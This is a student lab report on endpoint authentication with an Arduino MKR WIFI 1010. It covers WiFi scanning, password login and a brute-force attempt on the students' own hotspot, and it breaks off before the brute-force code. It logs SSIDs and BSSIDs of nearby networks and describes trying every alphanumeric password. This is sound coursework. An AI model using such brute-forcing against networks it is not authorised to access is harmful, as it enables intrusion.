Basic Principles in Networking
Assignment 5 - Endpoint Authentication

Pair 29:
Nguyen Xuan Binh 887799
Nhut Cao 906939

Section 1: Goals of the experiment


- The purpose of endpoint authentication is to secure endpoints or entry points of end-user devices such as desktops, laptops, and mobile devices from exploitations made by malicious hackers. Endpoint security systems protect these endpoints on a network from cybersecurity threats. Therefore, endpoint security, particularly endpoint authentication, is generally regarded as the most challenging aspect in the field of cybersecurity, and represents one of most important aspects that organizations and firms prioritize to secure their enterprise networks.
- In this report, we will carry out simple Wifi scanning, password authentication into encrypted Wifi networks and brute-force password attack on Arduino MKR WIFI 1010.

Section 2: Experimental Setup (Details of the experimental setup step by step)

- This Arduino Board is MKR WIFI 1010. Thus, it can connect to Wifi and there are a few things we have to set up for it to be connected. First, installing the SAMD21 core for MKR boards is required, which we have already done. Secondly, MKR WIFI 1010 needs the library WifiNina to be able to connect to the Wifi. It is available in the Arduino library manager.
- The WiFiNINA library is included to access its functionalities by adding #include <WiFiNINA.h> to the start of the file. After that, we create two char variables, one to store our network name, another to store our network password, which is in the form
  char ssid[] = "";   // your network SSID (name)
  char pass[] = "";   // your network password (use for WPA, or use as key for WEP)
- This sketch will first print out the board's MAC address. After that, it scans for the available encrypted WiFi networks every 10 seconds and prints the WiFi channel and BSSID on the serial monitor. After 3 cycles (10 seconds/cycle) of Wifi scanning, the Serial Monitor will prompt the user to input the SSID (Wifi's name) and the password. The SSID and password will be stored in the two variables mentioned above.
- After receiving the information, the program will ask the user if they want to connect to the Wifi with the Wifi's password known beforehand, or via brute force method. If the user chooses the former, the Arduino board connects to the targeted network via password authentication method. If the user chooses the latter, the Arduino board will try out all possible combinations of passwords in the alphabet of a-z, A-Z and 0-9. If the password is long enough, it will take forever to crack the password and thus the user cannot be authenticated into the network

The setting up instructions can be found on Arduino's official page:
https://www.arduino.cc/en/Guide/MKRWiFi1010/connecting-to-wifi-network

Verifying the sketch successfully



endpoint_authentication | Arduino 1.8.19
File Edit Sketch Tools Help
endpoint_authentication

```
#include <WiFiNINA.h>
```

Done compiling.

```
Sketch uses 18516 bytes (7%) of program storage space. Maximum is 262144 bytes.
Global variables use 3556 bytes (10%) of dynamic memory, leaving 29212 bytes for local variables. Maximum is 32768 bytes.
```

Uploading the sketch successfully


endpoint_authentication | Arduino 1.8.19
File Edit Sketch Tools Help
endpoint_authentication


```
#include <WiFiNINA.h>
```

Done uploading.

```
Chip ID      : 10010005
Version      : v2.0 [Arduino:XYZ] Mar 19 2018 09:45:14
Address      : 8192
Pages        : 3968
Page Size    : 64 bytes
Total Size   : 248KB
Planes       : 1
Lock Regions : 16
Locked       : none
Security     : false
Boot Flash   : true
BOD          : true
BOR          : true
Arduino      : FAST_CHIP_ERASE
Arduino      : FAST_MULTI_PAGE_WRITE
Arduino      : CAN_CHECKSUM_MEMORY_BUFFER
Erase flash
done in 0.636 seconds

Write 18516 bytes to flash (290 pages)
[==============================] 100% (290/290 pages)
done in 0.153 seconds

Verify 18516 bytes of flash with checksum.
Verify successful
done in 0.018 seconds
CPU reset.
```

Section 3: Results & Conclusion

➢ Printing out the MAC address




```
MAC address of this Arduino board:
3C:71:BF:87:9A:E4
```

This is the MAC address of the Wifi module of the Arduino board


➢ Scan and show Wifi Channel and BSSID and encryption method for 3 cycles

Cycle 1:




```
Cycle 1: Scanning available networks...
Number of available networks: 10
0)      Channel: 6              SSID: ProtoManX         BSSID: 1C:B7:2C:7C:C4:20
        Signal: -35 dBm         Encryption: WPA2
1)      Channel: 11             SSID: BoomBox808                BSSID: 14:91:82:1A:DA:8
        Signal: -52 dBm         Encryption: WPA2
2)      Channel: 3              SSID: asus22            BSSID: 74:D0:2B:67:81:84
        Signal: -57 dBm         Encryption: WPA2
3)      Channel: 1              SSID: Lin's             BSSID: 50:FA:84:BD:45:62
        Signal: -64 dBm         Encryption: WPA2
4)      Channel: 6              SSID: elamaOnFysiikkafunktio            BSSID: 10:7B:44:B6:CD:D
        Signal: -65 dBm         Encryption: WPA2
5)      Channel: 6              SSID: vvv               BSSID: 10:7B:44:B6:CD:C
        Signal: -66 dBm         Encryption: WPA2
6)      Channel: 1              SSID: TP-LINK_C2836C            BSSID: 14:CC:20:C2:83:6C
        Signal: -82 dBm         Encryption: WPA2
7)      Channel: 13             SSID: SuperSlowWifi             BSSID: 9C:C9:EB:FA:36:F5
        Signal: -92 dBm         Encryption: WPA2
8)      Channel: 1              SSID: Very_Fucking_Slow         BSSID: 60:32:B1:17:C9:12
        Signal: -93 dBm         Encryption: WPA2
9)      Channel: 1              SSID: ZyXEL NBG-418N v2         BSSID: BC:99:11:82:4C:11
        Signal: -93 dBm         Encryption: WPA2
```

Cycle 2:




```
Cycle 2: Scanning available networks...
Number of available networks: 9
0)      Channel: 6              SSID: ProtoManX         BSSID: 1C:B7:2C:7C:C4:20
        Signal: -36 dBm         Encryption: WPA2
1)      Channel: 11             SSID: BoomBox808                BSSID: 14:91:82:1A:DA:8
        Signal: -52 dBm         Encryption: WPA2
2)      Channel: 1              SSID: Lin's             BSSID: 50:FA:84:BD:45:62
        Signal: -63 dBm         Encryption: WPA2
3)      Channel: 6              SSID: vvv               BSSID: 10:7B:44:B6:CD:C
        Signal: -67 dBm         Encryption: WPA2
4)      Channel: 6              SSID: elamaOnFysiikkafunktio            BSSID: 10:7B:44:B6:CD:D
        Signal: -68 dBm         Encryption: WPA2
5)      Channel: 1              SSID: TP-LINK_C2836C            BSSID: 14:CC:20:C2:83:6C
        Signal: -83 dBm         Encryption: WPA2
6)      Channel: 1              SSID: ZyXEL NBG-418N v2         BSSID: BC:99:11:82:4C:11
        Signal: -94 dBm         Encryption: WPA2
7)      Channel: 13             SSID: SuperSlowWifi             BSSID: 9C:C9:EB:FA:36:F5
        Signal: -94 dBm         Encryption: WPA2
8)      Channel: 4              SSID: NETGEAR58         BSSID: 10:DA:43:16:E1:94
        Signal: -95 dBm         Encryption: WPA2
```

Cycle 3:



```
Cycle 3: Scanning available networks...
Number of available networks: 9
0)      Channel: 6              SSID: ProtoManX         BSSID: 1C:B7:2C:7C:C4:20
        Signal: -35 dBm         Encryption: WPA2
1)      Channel: 11             SSID: BoomBox808                BSSID: 14:91:82:1A:DA:8
        Signal: -49 dBm         Encryption: WPA2
2)      Channel: 3              SSID: asus22            BSSID: 74:D0:2B:67:81:84
        Signal: -53 dBm         Encryption: WPA2
3)      Channel: 6              SSID: vvv               BSSID: 10:7B:44:B6:CD:C
        Signal: -65 dBm         Encryption: WPA2
4)      Channel: 1              SSID: Lin's             BSSID: 50:FA:84:BD:45:62
        Signal: -66 dBm         Encryption: WPA2
5)      Channel: 6              SSID: elamaOnFysiikkafunktio            BSSID: 10:7B:44:B6:CD:D
        Signal: -69 dBm         Encryption: WPA2
6)      Channel: 1              SSID: TP-LINK_C2836C            BSSID: 14:CC:20:C2:83:6C
        Signal: -81 dBm         Encryption: WPA2
7)      Channel: 13             SSID: SuperSlowWifi             BSSID: 9C:C9:EB:FA:36:F5
        Signal: -95 dBm         Encryption: WPA2
8)      Channel: 10             SSID: Zyxel_47A1                BSSID: BC:99:11:79:47:A1
        Signal: -96 dBm         Encryption: WPA2
```


➢ Reading the network to connect to after 3 cycles of Wifi scanning



```
Please input your wifi name (SSID) that you want to connect to
Wifi SSID: ProtoManX
Do you want to authenticate to the network via password or brute force?
Type 'yes' for password method and 'no' for brute force method
yes

Authentication by password method
Please input the wifi password
Wifi Pass: [redacted]
```

Note: the password has been blacked out as it is confidential to the student's networks

➢ Successfully connected to the protected network using password



```
Please input your wifi name (SSID) that you want to connect to
Wifi SSID: ProtoManX
Do you want to authenticate to the network via password or brute force?
Type 'yes' for password method and 'no' for brute force method
yes

Authentication by password method
Please input the wifi password
Wifi Pass: [redacted]

You're successfully connected to the network
Wifi status: WL_CONNECTED
```

Note: the password has been blacked out as it is confidential to the student's networks


➢ Brute force the password of the protected network

We set up the mobile hotspot password as 12345678. The prefix is the starting portion of the password that we may be aware of. If we do not know anything about the password, the prefix would be empty.
The alphabet of the wifi password is as follows:

